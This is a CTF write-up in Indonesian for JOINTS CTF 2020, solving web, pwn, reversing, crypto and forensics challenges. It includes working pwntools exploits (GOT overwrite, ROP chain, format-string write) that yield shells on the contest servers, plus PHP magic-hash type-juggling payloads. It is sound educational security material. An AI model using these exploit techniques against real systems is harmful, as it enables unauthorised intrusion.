

Write Up Joints CTF 2020

Nama Tim :

Dipwngore

Unch Deep



Anggota :

corazzon
n0psledbyte
w4f3rr3ny4h

ezStringMatching - Web (100 pts)

Challenge kali ini diberikan sebuah website dengan alamat ctf.joints.id:20002 Di halaman ini disuguhkan dengan 2 input, yaitu String1 dan String2.

String Matching

String1:

String2:

Kita tidak diberi source code nya, jadi kami harus coba-coba sendiri inputnya. Disini kami coba input simple dengan angka 1, hasilnya **"Match bosqquee!!"** setelah itu tidak ada info apa-apa. Kami lanjutkan dengan menggunakan input yang sudah umum pada PHP yaitu *type juggling* dengan memberikan 1 dan "1" kemudian "0e123" dan "0" tetapi sayang sekali tidak berhasil **"Not Match bosqquee!!"**.

Kami coba lanjutkan dengan mengirimkan array, dan hasilnya menarik, ternyata pengecekan kedua string dilakukan dengan menggunakan md5.

```
[haz@hzcom]~[~/Programming/CTF/joints2020/stringmatching]
$ curl http://ctf.joints.id:40002/ --data 'string1[]=1&string2=1'

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>String Matching</title>
</head>
<body>
  <center>
    <h1>String Matching</h1>
    <form action="" method="POST">
      String1: <input type="text" name="string1"> <br> <br>
      String2: <input type="text" name="string2"> <br>
      <br>
      <button type="submit" name="submit"> Submit</button>
    </form>
  </center>
  <br />
  <b>Warning</b>: md5() expects parameter 1 to be string, array given in <b>/app/
  index.php</b> on line <b>38</b><br />
  <center> <p>Not Match bosqquee!!</p> </center></body>
</html>
```

Setelah itu kami coba dengan menggunakan beberapa magic hash yang disediakan di <https://github.com/spaze/hashe>, yaitu 240610708 dan QLTHNDT.

```

[haz@hzcom] ~/Programming/CTF/joints2020/stringmatching
$ curl http://ctf.joints.id:40002 --data 'string1=240610708&string2=QLTHNDT'

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>String Matching</title>
</head>
<body>
  <center>
    <h1>String Matching</h1>
    <form action="" method="POST">
      String1:   <input type="text" name="string1"> <br> <br>
      String2:   <input type="text" name="string2"> <br>
      <br>
      <button type="submit" name="submit"> Submit</button>
    </form>
  </center>
  <center> JOINTS20{b4by_typ3_ju99lin9_md5_} </center></body>
</html>

```

Flag berhasil didapatkan dengan memanfaatkan kerentanan pada PHP yaitu *type juggling* atau *loose comparison*.

exploit.py

```

#!/usr/bin/python3
import requests

url = "http://ctf.joints.id:40002/"
payload = {
    'string1': '240610708',
    'string2': 'QLTHNDT'
}

re = requests.post(url, data=payload)
print(re.text)

```

Flag : **JOINTS20{b4by_typ3_ju99lin9_md5_}**

Ez - PWN (488 PTS)

Diberikan program ELF 64 bit yang memberikan kita dua buah inputan, satu inputan digunakan sebagai index yang mengakses array pada stack, satu inputan lagi berupa byte digunakan sebagai nilai yang dimasukkan pada array dengan index yang ditentukan sebelumnya. Tidak ada pengecekan pada index sehingga dapat melakukan access out of bound pada array. Terdapat juga fungsi system yang dapat langsung memberikan kita shell. Program juga memanggil fungsi exit pada akhir fungsi main. Karena inputan hanya satu byte, kami tidak bisa langsung mengoverwrite nilai got exit dengan system, karena byte kedua pada nilai got exit dan address system berbeda, Sehingga kami mengoverwrite byte pertama pada got exit sehingga mengarah pada fungsi _start, setelah program exit agar kembali ke main, kami mengoverwrite byte pertama pada init_array dengan system, karena perbedaan nilai yang ada di init_array dengan address system hanya satu byte. Setelah program kembali exit dan memanggil _start lagi, program akan fungsi lib_csu_init dan memanggil constructor di init_array yang telah diubah. Program akan memanggil fungsi system dan memberikan kita shell.

exploit.py

```
from pwn import *
import ctypes
context.terminal = "tmux splitw -h -f".split()
p = remote("104.199.120.115", 17075)
elf = ELF("./ez")
DEBUG = 0
cmd = "b* 0x004012a7"
if DEBUG:
    gdb.attach(p, cmd, gdb_args=["--init-eval-command='source ~/ctf/tools/gef/gef.py'"])
p.recvuntil('- ')

exit_got = elf.got['exit']
main = 0x00401216
leak = int(p.recvline(), 16)
local_68 = leak + 8
delta = int((exit_got - local_68)/8)
print(delta)
print(main)
d = main & 0xffff
p.sendlineafter("> ", str(delta))
p.sendlineafter("> ", str(144))

off = 0x4031c0
p.recvuntil('- ')
leak = int(p.recvline(), 16)
print("leak")
```

```
local_68 = leak + 8
delta = int((off - local_68)/8)
p.sendlineafter("> ", str(delta))
p.sendlineafter("> ", str(0x72))

p.interactive()
```

```
> python exploit.py
[+] Opening connection to 104.199.120.115 on port 17075: Done
[*] '/home/n0psledbyte/ctf/joints2020/pwn/ez'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
-17591059539500
4198934
leak
[*] Switching to interactive mode
$ ls
ez
flag.txt
$ cat flag.txt
JOINTS20{K3t1K4_pR0b53T_m46eR}
```

Flag : JOINTS20{K3t1K4_pR0b53T_m46eR}

Math1 - PWN (480 PTS)

Terdapat program ELF 64 bit, memberikan sebuah pertanyaan hitungan sebanyak 100 kali, jika berhasil program memberikan kita inputan yang mengarah ke buffer overflow. Untuk mendapatkan flag, kita dapat mengarahkan eksekusi ke fungsi `__exit` dengan parameter berupa `0xdeeeaaadcafebeef`, `-0x6e`, `s`, dimana `s` adalah sebuah string yang akan dicek dan dibandingkan dengan variabel global string bernama `name`. Untuk menginputkan string kita dapat meleak variabel `name` dan memberikan alamat variabel `name` pada parameter `s`, sehingga perbandingan string dapat dilewati. Untuk mengisi parameter kedua dan ketiga kita dapat mengisinya dengan gadget yang ada di `lib_csu_init`, untuk parameter pertama dapat dicari dengan gadget `pop rdi`. Berikut exploit yang kami gunakan

```
from pwn import *
import ctypes
context.terminal = "tmux splitw -h -f".split()
from Exrop import Exrop
binname = "math1"

libc = ELF(binname, checksec=False)
fopen = libc.symbols['fopen']
puts = libc.symbols['puts']
ex = libc.symbols['__exit']
mal = 0x00403da8
bss = libc.bss()
main = 0x004016e8

#p = process("./math1")
p = remote("104.199.120.115", 17073)
#elf = ELF("./math1")
DEBUG = 0
cmd = "b* 0x00401851"
if DEBUG:
    gdb.attach(p, cmd, gdb_args=["--init-eval-command='source ~/ctf/tools/gef/gef.py'"])
p.recvline()
for i in range(100):
    eq = p.recvuntil(" = ", drop=True)
    print(eq)
    h = eval(eq)
    p.sendline(str(h))

rop = Exrop(binname)
rop.find_gadgets(cache=True)
chain = rop.func_call(puts, (0x0404030,), bss)
chain.dump()
pay = chain.payload_str()
pay += p64(main)
buf = "A"*264
p.sendlineafter("> ", b"A"*264 + pay)
```

```

leak = u64(p.recvuntil("\n", drop=True).ljust(8, b"\x00"))
print(hex(leak))

def csu(rbx, rbp, r12, r13, r14, r15, next):
    pay = p64(0x0401862)
    pay += p64(rbx)
    pay += p64(rbp)
    pay += p64(r12)
    pay += p64(r13)
    pay += p64(r14)
    pay += p64(r15)
    pay += p64(next)
    return pay
pop_rdi = 0x000000000040186b
pop = p64(pop_rdi) + p64(0xdeeeaaadcafebeef) + p64(ex)
pay = csu(0, 1, 0, ctypes.c_uint(-0x6e).value, leak, mal, 0x00401848)
p.recvline()
for i in range(100):
    eq = p.recvuntil(" = ", drop=True)
    print(eq)
    h = eval(eq)
    p.sendline(str(h))
p.sendlineafter("> ", b"A"*264 + pay + b"B"*56 + pop)
p.interactive()

```

```

b'62 + 37'
b'55 + 19'
b'60 + 57'
b'70 + 21'
b'86 + 83'
b'24 + 74'
b'44 + 17'
[*] Switching to interactive mode
JOINTS20{Pwn1NG_W1tH_r0P_g4D6Et}
\xffHitung semua ya :)
59 + 43 = 102

```

Flag : **JOINTS20{Pwn1NG_W1tH_r0P_g4D6Et}**

Logger - PWN (494 Pts)

Bug pada program ini terdapat pada fungsi `fprintf` yang dipanggil ketika string yang diinputkan ke file log pada fungsi `write_log`. Terdapat fungsi untuk membaca log pada fungsi `read_log`. Cara mengeksploitasinya kita dapat menggunakan format string exploit dengan mengubah nama file pada variable global `name` dengan `flag.txt`, setelah itu kita tinggal membaca file `flag.txt` dengan fungsi `read_log`.

```
from pwn import *
from random import randint
from formatstring import *
import ctypes
context.terminal = "tmux splitw -h -f".split()
#p = process("./logger")
p = remote("104.199.120.115", 17071)
elf = ELF("./logger")
DEBUG = 0
cmd = "pie break* 0x13b3"
if DEBUG:
    gdb.attach(p, cmd, gdb_args=["--init-eval-command='source ~/ctf/tools/gef/gef.py'"])

p.sendlineafter(": ", "kkkt")
def do(s):
    p.sendlineafter("> ", " 1")
    p.recvline()
    p.sendline(s)
    p.sendlineafter("> ", " 2")
    p.recvline()
    s = p.recvuntil("\nMENU", drop=True)
    return s[:-1]

base = int(do("%17$p"),16) - 0x207f
print(base+0x4040)
settings = PayloadSettings(offset=5, arch=x86_64)
pw = WritePayload()
pw[base+0x4040] = b'/flag.tx'
pay = pw.generate(settings)
print(repr(pay))
p.sendlineafter("> ", " 1")
p.recvline()
p.sendline(pay)
p.interactive()
```



```

[+] Opening connection to 104.199.120.115 on port 17071: Done
[*] '/home/n0psledbyte/ctf/joints2020/pwn/logger/logger'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
94538034229312
b'%11879c%12$hn%13061c%13$hn%1219c%14$hn%4677c%15$hn\x00\x00\x00\x00\x00B\x00\xfbY\xfbU\x00\x00@\xb0\xfbY\xfbU\x00\x00F\xb0\xfbY\xfbU\x00\x00'
[*] Switching to interactive mode

MENU
1. (Over)Write log
2. Read log
3. Exit
> $ 2
Content :
JOINTS20{F0rM4t_5tR1n6_4TTacK_wH3N_wr1tIn6_t0_f1L3}
\xff
MENU
1. (Over)Write log

```

Flag : JOINTS20{F0rM4t_5tR1n6_4TTacK_wH3N_wr1tIn6_t0_f1L3}

Crackme - Rev (304 Pts)

Terdapat pengecekan serial number pada fungsi checker. Kita dapat menggunakan z3 untuk men-solve persamaan pada fungsi checker.

```
from z3 import *
flag = [BitVec('x{}'.format(i), 32) for i in range(5*5)]
param_1 = flag
s = Solver()
s.add(param_1[0x14] - param_1[0] == 0x18)
s.add(param_1[5] + param_1[8] == 0x7e)
s.add(param_1[5] * param_1[0xe] == 0xe70)
s.add(param_1[0x15] - param_1[1] == 0x21)
s.add(param_1[10] - param_1[0] == 2)
s.add(param_1[0x11] - param_1[0] == 0x13)
s.add(param_1[1] * param_1[0x11] == 0xf08)
s.add(param_1[6] + param_1[4] == 0x7b)
s.add(param_1[0x10] * param_1[0xd] == 0x1188)
s.add(param_1[6] * param_1[1] == 0xa28)
s.add(param_1[0x17] * param_1[0xd] == 0xdd0)
s.add(param_1[8] - param_1[5] == 0xe)
s.add(param_1[5] + param_1[0xf] == 0x7b)
s.add(param_1[0x14] - param_1[0x11] == 5)
s.add(param_1[0x10] + param_1[0x11] == 0x8c)
s.add(param_1[0xe] + param_1[0x10] == 0x84)
s.add(param_1[6] * param_1[3] == 0x109a)
s.add(param_1[0xe] + param_1[0x12] == 0x91)
s.add(param_1[0xd] & BitVecVal(0x7fffffff, 32) == 0x44)
s.add(param_1[0x11] - param_1[10] == 0x11)
s.add(param_1[8] + param_1[0xb] == 0x91)
s.add(param_1[1] + param_1[9] == 0x87)
s.add(param_1[0x18] + param_1[0xb] == 0x92)
s.add(param_1[3] - param_1[7] == 0xb)
s.add(param_1[0] - param_1[2] == 2)
s.add(param_1[0xb] - param_1[0xd] == 7)
s.add(param_1[4] + param_1[3] == 0x9e)
s.add(param_1[3] - param_1[0x10] == 0x13)
s.add(param_1[4] - param_1[0xe] == 7)
s.add(param_1[1] * param_1[0xc] == 0xfd8)
s.add(param_1[8] + param_1[0x14] == 0x95)
s.add(param_1[9] - param_1[4] == 10)
s.add(param_1[9] - param_1[6] == 0x21)
s.add(param_1[0xd] * param_1[9] == 0x160c)
s.add(param_1[5] + param_1[0x10] == 0x7a)
s.add(param_1[0x10] - param_1[10] == 9)
s.add(param_1[0x18] + param_1[0x11] == 0x91)
s.add(param_1[0x14] - param_1[0xd] == 0xb)
s.add(param_1[0xb] * param_1[0x12] == 0x1725)
s.add(param_1[0x17] * param_1[0x15] == 0x1144)
s.add(param_1[7] * param_1[0x16] == 0x1642)
s.add(param_1[0xf] - param_1[0x13] == 0xc)
```

```

s.add(param_1[0x10] - param_1[1] == 0xe)
s.add(param_1[3] - param_1[0xd] == 0x11)
s.add(param_1[8] * param_1[0xc] == 0x1554)
s.add(param_1[0xd] * param_1[0x15] == 0x1694)
s.add(param_1[1] * param_1[7] == 0xf08)
s.add(param_1[6] + param_1[0x16] == 0x7f)
s.add(param_1[5] + param_1[0xd] == 0x7c)
s.add(param_1[1] + param_1[0x18] == 0x7b)
for i in param_1:
    s.add(i > 0x20, i < 127)
print(s.check())
m = s.model()
print(m)
flag = ""
for i in param_1:
    flag += chr(m[i].as_long())
print(flag)

```

```

x6 = 50,
x1 = 52,
x10 = 57,
x22 = 77,
x2 = 53,
x14 = 66,
x8 = 70,
x17 = 74,
x16 = 66,
x13 = 68,
x9 = 83,
x20 = 79,
x0 = 55,
x11 = 75]
745UI82JFS9KNDBCBJ070UM4G

```

Serial number didapatkan kita kirim ke server untuk mendapatkan flag

```

% nc 104.199.120.115 7778
745UI-82JFS-9KNDB-CBJ07-0UM4G
JOINTS20{z3_algebra_solver}

```

Flag : **JOINTS20{z3_algebra_solver}**

. - Rev (444 Pts)

Terdapat program C++ yang membandingkan dari input-an yang telah diproses dengan nilai-nilai pada array byte. Untuk mendapatkan input-an yang benar kita dapat melakukan pemrosesan sesuai dengan perbandingan yang ada di program dan mensolvenya dengan z3.

```
from z3 import *
buf = [0x2f, 0x7b, 0x7d, 0x2d, 0x3a, 0x27, 0xf, 0xd, 0x7d, 0x2d, 0x3a, 0x27,
0x33, 0x7b, 0x41, 0x27, 0x2b, 0x10, 0x2d, 0x2b, 0x33, 0x2d, 0x3a]
flag = [BitVec('x{}'.format(i), 32) for i in range(23)]
fs = []
s = Solver()
for f in flag:
    b = f + 200 >> 0x37
    fs.append(((f + 200) + (b >> 1) & 0x7f) - (b >> 1))

for i in range(len(fs)):
    s.add(fs[i] == buf[i])
    s.add(flag[i] > 0x20, flag[i] < 127)
s.check()
m = s.model()
flags = ""
for i in flag:
    print(m[i])
    flags += chr(m[i].as_long())
print(flags)
```

```
72
101
99
107
101
114
g35er_GE5er_k3y_cHecker
```

Flag : **JOINTS20{g35er_GE5er_k3y_cHecker}**

RansomPy - Rev (451 Pts)

Terdapat program ransompy.pyc dan sebuah file flag.pdf.enc. File flag.pdf.enc adalah file yang dienkrip dengan program ransompy.pyc. Program tersebut mengenkripsi dengan algoritma xor dengan nilai random yang berseed waktu saat program dijalankan, untuk mendapatkan seed nya kita dapat mengambil modified time dari file flag.pdf.enc. Setelah mendapat seed nya kita dapat menxor ulang dengan nilai random untuk mendapatkan file asli.

```
# uncomple6 version 3.6.7
# Python bytecode 3.6 (3379)
# Decompiled from: Python 3.6.9 (default, Nov 7 2019, 10:44:02)
# [GCC 8.3.0]
# Embedded file name: ransom.py
# Compiled at: 2020-05-02 14:13:22
# Size of source mod 2**32: 763 bytes
import random, time, os
import os.path, time

def dec(file):
    fd = open(file, 'rb')
    fenc = open(file + '.enc', 'wb')
    seed = int(os.path.getmtime('flag.pdf.enc'))
    random.seed(seed)
    encrypted = ''
    data = fd.read()
    data = data[6:len(data)-6]
    for i in data:
        encrypted += chr(i ^ random.randint(0, 255))

    fenc.write(encrypted.encode('charmap'))
    fenc.close()

dec('flag.pdf.enc')
# okay decompiling RansomPy.pyc
```

Jalankan program, program akan menghasilkan file pdf.

JOINTS20{EZ_Random_S33d}

I



Classic - Crypto (194 Pts)


Terdapat file cipher dan sebuah script python yang digunakan untuk menghasilkan file cipher. Program tersebut mengencrypt flag dengan cara mengubah string flag menjadi string biner, dan menggeser nilainya dengan key, key merupakan string dengan panjang 15. Untuk mendapatkan keynya, kami membalikan setiap nilai pada index kelipatan 8 pada cipher, karena kami tau bit terakhir seharusnya bernilai nol, dari situ kami dapat merecover keynya. Berikut script yang kami gunakan.

```
from string import printable
import random

c = open("cipher").read()

key = [0]*15
print(len(c))
for i in range(0, len(c), 8):
    k = c[i]
    f = chr(ord(k) - ord('0') + ord('A'))
    key[i%15] = f

#ci = pi + ki - c
#ci - ki + c = pi = ''
flag = ""
for i in range(len(c)):
    flag += chr(ord(c[i]) - ord(key[i%len(key)]) + ord('A'))
f = ""
for i in range(0, len(flag), 8):
    f += chr(int(flag[i:i+8], 2))
print(f)
```



```
n0p5tebbyte@forpan: ~/ctf/j0ints2020/ctf
% python soal.py
296
joints20{i_t0Ld_y0U_Cl4s5!cal_iS_b4d}
```

Flag : JOINTS20{i_t0Ld_y0U_Cl4s5!cal_iS_b4d}

Modulo - Crypto (428 Pts)

Terdapat script modulo.py, file pub.key dan flag.enc. Soal ini berdasarkan enkripsi algoritma RSA dengan variabel e sebagai eksponen, N sebagai public key dan d sebagai private key/ c didapat dari flag.enc, sementara e dan N didapat dari file pub.key.

```
e =65537
N =
102775729732100153961145099784613257890395201674523525130975308125372332785378
524901967898646371672806142410845379177332352532951525850363208184898684750701
725977661083879933501878986641327062001205567857018108212475048959674640417603
715714731982542042930242392678777077948124556715322435056689355762742635580551
200218669991713958152716377247940825833480229559623606897353173210051857454719
243662485567187030929644121823569531065148327072621120324722655708659291858137
408021629946038209358997581117851697127100626182526480482328015020259217264539
18958754082503428344577593706689456241538580051170410475901682919820407

c =
928275911495280878233815909920084423402719262079300930977142237817994193231554
438316316475939418142333366565776214033703534465830348442270642257801182217119
428463234934180907096908256558239813643277647034329491993041809306619046847087
539974972875942795251492190811861493410878184764446806571790579633738403377900
965609779466644144953713680980427485674727566769441063690190176893268450078739
323138783974566362789760076860679089623512424443566284534695718818654248168555
502218791006367813147058066044232602890520544620523160274576854875173007784069
001701763114603967797076970250108458779239620170308547881669781949287
```

Cara dekripsi di RSA menggunakan private key yang berarti modulus N dan eksponen private dari variabel c. Digambarkan sebagai berikut :

$$M = C^d \pmod{n}$$

Untuk melakukan itu, kita harus menghitung modular terbalik dari phi fungsi totient e dan Euler. phi tidak diketahui karena untuk menghitungnya diperlukan bilangan prima p dan q, dan bilangan prima ini juga tidak diketahui. Dan tidak bisa memfaktorkan N.

Modulus N diketahui dan begitu pula eksponen e, di dalam source code q dibuat dari hasil mod inverse e dengan p, atau $q * e = 1 \pmod{p}$ dari hubungan itu kami mendapatkan persamaan untuk mendapatkan nilai q dari N dan e, idenya adalah untuk melakukan *bruteforcing* sampai menemukan bilangan prima q yang membagi modulus N. Kemudian menghitung q lalu menghitung phi maka eksponen pribadi c lalu mendekripsi flag. Dienkripsi dengan menggunakan private key yaitu modulus N dan eksponen c. Bruteforce

dilakukan dengan rentang nilai 1 - 100000 dengan menyimpan nilai dari penggunaan operasi floor division menyesuaikan rumus sebagai berikut :

$$q = ((k * N) / e) ^ 2$$

Berikut adalah source code program untuk menyelesaikan permasalahan ini :

```
import gmpy2 as gmpy
from gmpy2 import isqrt
from Crypto.Util.number import *

N =
102775729732100153961145099784613257890395201674523525130975308125372332
785378524901967898646371672806142410845379177332352532951525850363208184
898684750701725977661083879933501878986641327062001205567857018108212475
048959674640417603715714731982542042930242392678777077948124556715322435
056689355762742635580551200218669991713958152716377247940825833480229559
623606897353173210051857454719243662485567187030929644121823569531065148
327072621120324722655708659291858137408021629946038209358997581117851697
127100626182526480482328015020259217264539189587540825034283445775937066
89456241538580051170410475901682919820407

e = 65537

c =
928275911495280878233815909920084423402719262079300930977142237817994193
231554438316316475939418142333366565776214033703534465830348442270642257
801182217119428463234934180907096908256558239813643277647034329491993041
809306619046847087539974972875942795251492190811861493410878184764446806
571790579633738403377900965609779466644144953713680980427485674727566769
441063690190176893268450078739323138783974566362789760076860679089623512
424443566284534695718818654248168555502218791006367813147058066044232602
890520544620523160274576854875173007784069001701763114603967797076970250
108458779239620170308547881669781949287

for k in range(1, 100000):
    q = isqrt(k * N // e)          # q = ((k * N) / e) ^ 2
    for q in range(q-100, q+100):
        if N % q == 0:
            print ("[+] Found q: ", q)
```


```

print ("[+] Calculated p: ", N // q)
print ("[+] Calculated phi: ", ((N // q) - 1) * (q - 1))
print ("[+] Calculated d: ", gmpy.invert(e, ((N // q) - 1) * (q - 1)))

print ("[+] Decrypted flag.encrypted and Found the message m: ",
pow(c, gmpy.invert(e, ((N // q) - 1) * (q - 1)), N))
m = pow(c, gmpy.invert(e, ((N // q) - 1) * (q - 1)), N)
print ("[+] FLAG is: ", long_to_bytes(m))

```

Kami jalankan program di atas pada google colabs dengan menghasilkan output sebagai berikut :



```

[+] Found q: 9745937510580613309823034182323536627307549259255220464973074600543889042419582881652592173853541744125947201361
[+] Calculated p: 1054549442991219215569066489246693996737311543725745250978966434579059662153368450856667766771885571337701
[+] Calculated phi: 10277572973210015396114509978461325789039520167452352513097530812537233278537852490196789864637167280614
[+] Calculated d: 7810936641128590671676633245452213480941764507079463112018582094249881977164248544054834819687322091533547
[+] Decrypted flag.encrypted and Found the message m: 7825726096639134507048668921664143033138290826192123345653524947837
[+] FLAG is: b'JOINTS20{M0dul4r_4r1thm3t1c}'

```

Flag : JOINTS20{M0dul4r_4r1thm3t1c}

Nya - Forensic (428 pts)

Diberikan file teks bernama **chall.txt** yang berisikan string dengan informasi sebagai berikut:

```
λ ~/CTF/joints/Nya file chall.txt
chall.txt: ASCII text, with very long lines, with no line terminators
```

Didalam file tersebut terdapat strings yang mengandung 4 buah kata dengan rincian sebagai berikut:

```
λ ~/CTF/joints/Nya sort garbage.txt| uniq -c
  1
622 nya
894 Nya
658 NYa
410 NYA
```

Setelah beberapa kali dianalisis, penulis menemukan bahwa dari 4 kata tersebut merepresentasikan sebuah nilai biner dengan rincian:

Kata	Representasi Biner
nya	00
Nya	01
NYa	10
NYA	11

Berbekal dari pengetahuan tersebut, penulis membuat skrip untuk mengubah format kata tersebut menjadi format yang diinginkan, berikut adalah source code yang kami gunakan:

```
with open("chall.txt") as f:
    r = f.read()
chall = r.split(" ")
a, b, c, d = "nya", "Nya", "NYa", "NYA"
nya = []
for x in chall:
    if x == a:
        nya.append("00")
    elif x == b:
        nya.append("01")
    elif x == c:
        nya.append("10")
```

```
elif x == d:
    nya.append("11")
result="".join(nya)
print(result)
```

Terakhir decode hasil tersebut menjadi huruf-huruf ascii :

```
λ ~/CTF/joints/Nya python2 solve.py | perl -lpe '$_=pack"B*",$_'

Nya may be short for Nyaneng or other names.
A Nya is usually a kind humorous and beautiful person.
You are very lucky if you have a Nya as a friend.
Nyas don't have many friends but they have very strong relationships with their friends.
Nyas are very shy at first but are outgoing and loud when you get to know them.
They can say just one thing and it will brighten your day.
They always know how to cheer you up and always have your back.
Nyas are also GORGEOUS.
They may sometimes be insecure but are mostly very confident.
Nyas are skinny but really strong and athletic.
If you have a Nya don't lose . FLAG:JOINTS20{Nya_nya_NYa_nya_nYaaaaaa}
```

Flag : **JOINTS20{Nya_nya_NYa_nya_nYaaaaaa}**

LaBrava no Ai - Forensic (475 pts)

Diberikan 3 file bernama **LaBravaLaptop.dmp**, **GentleLaBrava_menyerah.png**, dan **LaptopLabravaJatuh.png**. Setelah dilakukan enumerasi dari kedua file gambar png tidak ditemukan hal yang menarik. Kemudian, penulis melakukan analisis terhadap file memori dump yang diberikan dengan menggunakan bantuan dari tool [volatility](#)

Pertama-tama, kami periksa jenis dari memori dump tersebut:

```
A ~/CTF/joints/LaBrava-no-Ai python2 ./volatility/vol.py imageinfo -f LaBravaLaptop.dmp
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
      AS Layer1 : IA32PagedMemory (Kernel AS)
      AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
      AS Layer3 : FileAddressSpace (/home/corazon/CTF/joints/LaBrava-no-Ai/LaBravaLaptop.dmp)
      PAE type : No PAE
      DTB : 0x185000L
      KDBG : 0x8293dc28L
      Number of Processors : 1
      Image Type (Service Pack) : 1
      KPCR for CPU 0 : 0x8293ec00L
      KUSER_SHARED_DATA : 0xffdf0000L
      Image date and time : 2020-03-18 22:22:29 UTC+0000
      Image local date and time : 2020-03-19 05:22:29 +0700
```

Kemudian, lihat seluruh proses yang ada pada memori

```
A ~/CTF/joints/LaBrava-no-Ai python2 ./volatility/vol.py pslist --profile=Win7SP1x86_23418 -f LaBravaLaptop.dmp
Volatility Foundation Volatility Framework 2.6.1
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0x83f2fa10	System	4	0	78	476	-----	0	2020-03-18 22:20:41 UTC+0000	
0x845ff020	smss.exe	252	4	2	29	-----	0	2020-03-18 22:20:41 UTC+0000	
0x84c8da68	csrss.exe	328	312	9	334	0	0	2020-03-18 22:20:42 UTC+0000	
0x84c99148	wininit.exe	376	312	3	75	0	0	2020-03-18 22:20:42 UTC+0000	
0x84c974e8	csrss.exe	384	368	7	185	1	0	2020-03-18 22:20:42 UTC+0000	
0x84c9d1f8	winlogon.exe	412	368	4	111	1	0	2020-03-18 22:20:42 UTC+0000	
0x84cbc030	services.exe	468	376	9	187	0	0	2020-03-18 22:20:42 UTC+0000	
0x84ccc6f8	lsass.exe	484	376	7	457	0	0	2020-03-18 22:20:42 UTC+0000	
0x84cce810	lsm.exe	492	376	10	140	0	0	2020-03-18 22:20:42 UTC+0000	
0x84d02030	svchost.exe	588	468	10	342	0	0	2020-03-18 22:20:43 UTC+0000	
0x84d12030	VBoxService.ex	648	468	14	125	0	0	2020-03-18 22:20:43 UTC+0000	
0x84d26a68	svchost.exe	716	468	7	241	0	0	2020-03-18 22:20:43 UTC+0000	
0x84d41318	svchost.exe	792	468	21	409	0	0	2020-03-18 22:20:43 UTC+0000	
0x84d5c030	svchost.exe	848	468	15	300	0	0	2020-03-18 22:20:43 UTC+0000	
0x84d65520	svchost.exe	892	468	27	674	0	0	2020-03-18 22:20:43 UTC+0000	
0x84dc0530	audiodg.exe	972	792	6	116	0	0	2020-03-18 22:20:43 UTC+0000	
0x84de44c8	svchost.exe	1016	468	19	432	0	0	2020-03-18 22:20:43 UTC+0000	
0x84e264d8	svchost.exe	1100	468	18	359	0	0	2020-03-18 22:20:43 UTC+0000	
0x84e638b8	dwm.exe	1264	848	4	52	1	0	2020-03-18 22:20:44 UTC+0000	
0x84e72b90	spoolsv.exe	1292	468	5	74	0	0	2020-03-18 22:20:44 UTC+0000	
0x84e7e878	taskhost.exe	1308	468	10	146	1	0	2020-03-18 22:20:44 UTC+0000	
0x84e7e588	explorer.exe	1320	1248	25	657	1	0	2020-03-18 22:20:44 UTC+0000	
0x84e8cac0	svchost.exe	1372	468	21	308	0	0	2020-03-18 22:20:44 UTC+0000	
0x84edb550	svchost.exe	1488	468	13	211	0	0	2020-03-18 22:20:44 UTC+0000	
0x84d898d8	VBoxTray.exe	1672	1320	15	142	1	0	2020-03-18 22:20:44 UTC+0000	
0x84f78d40	SearchIndexer.	784	468	13	558	0	0	2020-03-18 22:20:51 UTC+0000	
0x84f58d40	wmpnetwk.exe	1632	468	11	211	0	0	2020-03-18 22:20:51 UTC+0000	
0x84e51360	notepad.exe	2256	1320	2	60	1	0	2020-03-18 22:20:58 UTC+0000	
0x84e48c88	mspaint.exe	2296	1320	7	158	1	0	2020-03-18 22:21:06 UTC+0000	
0x83fc9030	svchost.exe	2324	468	8	105	0	0	2020-03-18 22:21:06 UTC+0000	
0x84fde9b8	mspaint.exe	2376	1320	8	159	1	0	2020-03-18 22:21:08 UTC+0000	
0x84daf030	SearchProtocol	2516	784	8	247	0	0	2020-03-18 22:22:12 UTC+0000	
0x84ed3030	SearchFilterHo	2540	784	6	95	0	0	2020-03-18 22:22:12 UTC+0000	

Setelah melihat daftar dari proses-proses yang ada, kami tertarik dengan proses 2256, 2296, dan 2376 yang mana merupakan proses dari aplikasi notepad dan ms paint.

Sehingga, kami lakukan dump pada ketiga proses tersebut

```
python2 ./volatility/vol.py --profile=Win7SP1x86_23418 -f LaBravaLaptop.dmp -p 2256 2296 2376 memdump -D dump/
```

Selanjutnya, untuk hasil dump dari proses aplikasi notepad kami periksa isinya dengan menggunakan perintah strings, lalu didapatkan informasi diinginkan:

```
story.txt
n30'
uku and Gentle crash into an unoccupied construction site. Izuku recovers and thanks Mina for her special dance training. H
ng from a steel beam by his shirt. Gentle announces that he refuses to be swayed from his plans and that he's nothing like
ng the festival and asks Izuku to look the other way. Izuku tells him the festival will be called off and he'll get caught.
o no one is alerted but Izuku sees this as an even bigger problem.
Izuku claims that Gentle's crimes have been reported by the gentleman calls his bluff and bounces off the air to get away.
ighteye taught him to do. Gentle bounces repeatedly off different spring-like air pockets and moves in a pattern that's imp
s hit in a direction he never saw his opponent coming from.
||||we_have_a_little_recon_for_you_flag_part2:_n0_Om01D3}||||
